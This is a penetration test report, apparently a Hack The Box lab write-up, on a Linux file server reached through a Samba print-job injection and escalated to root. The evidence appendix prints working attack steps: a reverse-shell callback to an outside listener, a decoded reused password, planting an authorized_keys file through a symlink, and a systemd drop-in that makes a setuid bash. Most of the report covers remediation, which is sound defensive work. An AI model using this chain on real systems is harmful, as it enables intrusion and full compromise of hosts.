PENETRATION TEST REPORT

HACK THE BOX

Abducted
Penetration Test Report

An unauthenticated print job runs code on the file server, and three trust mistakes carry that shell to root

4ss3m // CONFID

OVERALL RISK: CRITICAL

DOCUMENT DETAILS

Target	10.129.244.177 (ABDUCTED)
Externally reachable	TCP 22 OpenSSH 9.6p1 Ubuntu; TCP 139/445 Samba 4.19.5-Ubuntu
Shares	HP-Reception (printer, guest), projects, transfer, IPC$
Operating system	Ubuntu Linux
Test window	26 October 2026
Test type	Black box - unauthenticated start

1 EXECUTIVE SUMMARY

An unauthenticated print job gave us a shell, and three configuration mistakes turned that shell into root. The reception printer accepts jobs from anyone. Samba inserts the job name into its print command and runs the result through a shell, so a job named |sh executed the spool body as the print service account.

From there every step was a file that more people could read or write than intended. The offsite-backup configuration was world-readable and held a password rclone can decode, and that password was reused for a login account. A staff share ran its writes as another user and followed links out of its own tree. That second user sat in the operators group, which could write a systemd drop-in and was allowed by polkit to restart the service that reads it - so a root-owned service started our file.

No exploit was needed after the first step: no password guessing, no user interaction, and no privileged tool. Section 4 gives the order to fix things in and section 5 the changes themselves.

#	Finding	Severity
01	An anonymous SMB client runs commands as the print service by naming the print job (CVE-2026-4480)	CRITICAL
02	The offsite-backup credential is world-readable, reversible, and reused for a login account	HIGH
03	The transfer share's force user and insecure wide links let one staff user write into another user's home	HIGH
04	A group-writable systemd drop-in plus a polkit delegation turns the operators group into root	CRITICAL

4ss3m // CONFIDENTIAL

2 HOW THE ATTACK UNFOLDED

1. Anonymous SMB listing showed the HP-Reception printer shared with guests, and no other reachable service beyond SSH.
2. A print job whose document name was |sh made Samba execute the spool body as a shell script, giving a shell as nobody.
3. /opt/offsite-backup/rclone.conf was world-readable; `rclone reveal` decoded its password, which was also scott's login.
4. As scott, the transfer share's force user = marcus and insecure wide links allowed a symlink into /home/marcus and an authorized_keys write, giving marcus.
5. marcus is in operators, which could write smbd.service.d; polkit let operators reload systemd and restart smbd without a password.
6. An ExecStartPre line copied bash and set it setuid root; running it gave effective uid 0 and the root flag.

4ss3m // CONFIDENTIAL

3 WHAT WE FOUND

CRITICAL

F-01 An anonymous SMB client runs commands as the print service by naming the print job (CVE-2026-4480)

\\10.129.244.177\HP-Reception (guest access) -> spoolss RPC. Samba 4.19.5-Ubuntu, printing = sysv (/etc/samba/smb.conf:8), print command = /usr/local/bin/printaudit %J %s (/etc/samba/shares.conf:6)

The reception printer accepts jobs from unauthenticated clients. When a job finishes spooling, Samba substitutes its macros into the configured print command and passes the result to the shell; %J is the document name, which the client chooses, and it is substituted unquoted. We submitted a job named |sh with the payload in the spool body, and the server ran the body as a shell script: the callback arrived from 10.129.244.177 as uid=65534(nobody). Nothing in the path required a credential.

Why it matters. Anyone who can reach TCP 445 gets command execution on the file server, with no account and no user interaction.

Fix

- Upgrade Samba to 4.22.10, 4.23.8 or 4.24.3, where %J is quoted and shell-unsafe characters are masked. Version 4.19.5 is affected.
- Do not reference %J unquoted in a print command; the value is client-controlled and the command is run by system().
- Require authentication on the printer share, or drop printing from this host entirely if it is not needed.

HIGH

F-02 The offsite-backup credential is world-readable, reversible, and reused for a login account

/opt/offsite-backup/rclone.conf (mode 0644, root:root), read by /opt/offsite-backup/sync.sh

The nobody shell could read the rclone configuration for the offsite backup. rclone does not encrypt the stored password, it obscures it with a reversible encoding that the tool itself decodes, so `rclone reveal` returned the plaintext. That password was also the password of the scott account, which gave SSH access and the user flag.

Why it matters. Every local account - here an unprivileged service account - obtains a working system login. The same credential also opens the offsite backup target.

Fix

- Make the configuration readable only by the account that runs the backup (0600, dedicated user), and run sync.sh under that account.
- Use a key-based SSH identity or a restricted API token for the backup instead of a password.
- Never reuse the backup credential as an interactive account password; rotate it and change scott's password.

HIGH

F-03 The transfer share's force user and insecure wide links let one staff user write into another user's home

[transfer] in /etc/samba/shares.conf: path = /srv/transfer, force user = marcus, wide links = yes; global: unix extensions = no, allow insecure wide links = yes

scott owns /srv/transfer and is the share's only valid user, but every operation through the share runs as marcus because of force user. With wide links enabled and the usual protection disabled globally, Samba follows symbolic links that point outside the share. We created a link from /srv/transfer to /home/marcus and wrote .ssh/authorized_keys through the share; the file was created as marcus, and we logged in with the key.

Why it matters. A staff-level account takes over another user's account, and the second account is a member of

4ss3m // CONFIDENTIAL

the infrastructure group used for the root path in F-04.

Fix

- Remove wide links = yes and allow insecure wide links = yes; a share should not be able to leave its own tree.
- Do not combine force user with a privileged account. If a share must run as a fixed user, that user should hold nothing else.
- Audit authorized_keys and .ssh directories across home directories for files whose owner does not match the home owner.

CRITICAL

F-04 A group-writable systemd drop-in plus a polkit delegation turns the operators group into root

/etc/systemd/system/smbd.service.d (drwxrws--- root:operators); polkit delegation of systemd unit management and daemon reload to operators

marcus is in operators, and that group can create files in the smbd.service drop-in directory. marcus could therefore add override.conf with ExecStartPre directives, which systemd runs as root before the service starts. Applying the change normally requires privilege, but the polkit rules let operators reload the manager and restart smbd.service without authenticating, so `systemctl daemon-reload && systemctl restart smbd` completed without a prompt. The drop-in copied bash to /tmp/.rb and set it setuid root; running it gave euid=0 and the root flag.

Why it matters. Any member of operators - and by F-03, anyone who can take over such a member - becomes root on the file server.

Fix

- Make /etc/systemd/system/smbd.service.d owned root:root, mode 0755; configuration that systemd executes as root must not be writable by a group.
- Restrict the polkit rule to the exact units and actions the infrastructure team needs, and require authentication for manage-units and reload-daemon on services that run as root.
- Keep day-to-day administrator accounts out of groups that can modify root services; use sudo with an audit trail instead.
- Alert on new files in *.service.d directories and on setuid binaries appearing outside package-managed paths.

4ss3m // CONFIDENTIAL

4 WHAT TO FIX FIRST

Priority	Action	Severity
1	Upgrade Samba and remove the unauthenticated printer share.	CRITICAL
2	Lock the smbd.service.d directory to root:root and narrow the polkit rule for unit management.	CRITICAL
3	Make rclone.conf private, move the backup to a key, and rotate every password it exposed.	HIGH
4	Turn off wide links on the transfer share and stop forcing writes as a privileged user.	HIGH
5	Rotate the SSH keys and passwords used in this test and review authorized_keys across home directories.	HIGH

The first finding is reachable from any host on the network with no credential at all. It should be patched before the rest of the list is worked, even though the later findings are what actually reach root.

4ss3m // CONFIDENTIAL

5 HOW TO FIX THIS PROPERLY

Close the way in

- Upgrade to Samba 4.22.10, 4.23.8 or 4.24.3 or later, then confirm the printer share refuses anonymous jobs.
- If the reception printer is not required, remove printing from this host; printing = sysv and a print command were the whole exposure.
- Remove allow insecure wide links and wide links from the transfer share.

Contain what a shell reaches

- Make /opt/offsite-backup readable only by a dedicated backup account, and run sync.sh as that account.
- Replace the backup password with an SSH key restricted to that purpose, and rotate the current credential.
- Change scott's password and confirm it is not reused anywhere else.

Remove the root path

- Set /etc/systemd/system/smbd.service.d to root:root 0755 and review every *.service.d directory on the host for group writes.
- Rewrite the polkit rule so that reload-daemon and manage-units require authentication, or are limited to the exact units the operators team maintains.
- Take marcus out of operators unless that membership is needed for the job, and use sudo with logging for service administration.

Prove the fixes held

- Submit a job named |sh from an unauthenticated client and confirm no callback arrives.
- As a normal user, try to read /opt/offsite-backup/rclone.conf - it must be denied.
- As scott, attempt the symlink and the authorized_keys write; both must fail.
- As a member of operators, run systemctl restart smbd and confirm it asks for authentication or is refused.

4ss3m // CONFIDENTIAL

A APPENDIX - TECHNICAL EVIDENCE

Recorded command output, for the engineers who will implement the fixes.

Exposed services

```
$ nmap -Pn -p 22,139,445 -sV -sC 10.129.244.177
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.16
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
smb2-security-mode: 3.1.1: signing enabled but not required
```



Figure 1 - SSH and Samba; no web service on this host.

Shares without a credential

```
$ smbclient -L //10.129.244.177 -N
HP-Reception    Printer   Reception printer
projects        Disk      Hartley Group Project Files
transfer        Disk      Staff file transfer
IPC$            IPC       IPC Service (Hartley Group Document Services)
```



Figure 2 - The printer share is the unauthenticated door.

Command execution through the job name

```
$ python3 cve-2026-4480.py 10.129.244.177 10.10.14.63 4444
[+] job submitted
$ nc -lvnp 4444
connect to [10.10.14.63] from (UNKNOWN) [10.129.244.177] 50574
nobody@abducted:/var/spool/samba$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
nobody@abducted:/var/spool/samba$ cat /opt/offsite-backup/rclone.conf
[offsite]  type = sftp  user = svc-backup
pass = HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
```



Figure 3 - A job named |sh made Samba feed the spool body to sh; the backup configuration was readable from the resulting shell.

Credential recovery and the user flag

```
$ rclone reveal HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
iXzvcib3SrpZ
$ ssh scott@10.129.244.177
uid=1000(scott) gid=1001(scott) groups=1001(scott)
scott@abducted:~$ cat user.txt
<user flag redacted here, see appendix B>
```



Figure 4 - rclone decodes its own obscured password; scott reused it.

Writing into marcus's home

```
scott@abducted:~$ ln -s /home/marcus /srv/transfer/mh
lrwxrwxrwx 1 scott scott 12 mh -> /home/marcus
$ smbclient //10.129.244.177/transfer -U 'scott%iXzvcib3SrpZ' \
      -c 'mkdir mh/.ssh; put k_marcus.pub mh/.ssh/authorized_keys'
putting file k_marcus.pub as \mh\.ssh\authorized_keys
```




Figure 5 - force user = marcus creates the file as marcus; wide links lets the path leave the share.

marcus and the writable drop-in directory

```
$ ssh -i k_marcus marcus@10.129.244.177
uid=1001(marcus) gid=1002(marcus) groups=1002(marcus),1000(operators)
$ ls -ld /etc/systemd/system/smbd.service.d
drwxrws--- 2 root operators 4096 /etc/systemd/system/smbd.service.d
$ grep ^operators /etc/group
operators:x:1000:marcus
```



Figure 6 - The operators group can write where systemd reads root-run configuration.

Reloading and restarting without a password

```
marcus@abducted:~$ cat > /etc/systemd/system/smbd.service.d/override.conf <<'EOF'
[Service]
ExecStartPre=/bin/cp /bin/bash /tmp/.rb
ExecStartPre=/bin/chmod 4755 /tmp/.rb
EOF
marcus@abducted:~$ systemctl daemon-reload && systemctl restart smbd
marcus@abducted:~$ ls -l /tmp/.rb
-rwsr-xr-x 1 root root 1446024 /tmp/.rb
```




Figure 7 - polkit allowed the reload and the restart; systemd ran the ExecStartPre lines as root.

Root

```
marcus@abducted:~$ /tmp/.rb -p -c 'id; cat /root/root.txt'
uid=1001(marcus) gid=1002(marcus) euid=0(root) groups=1002(marcus),1000(operators)
df8df8e17bcda09d5f084b8e7b6bfaf8
```



Figure 8 - setuid bash gives effective uid 0 and the root flag.

4ss3m // CONFIDENTIAL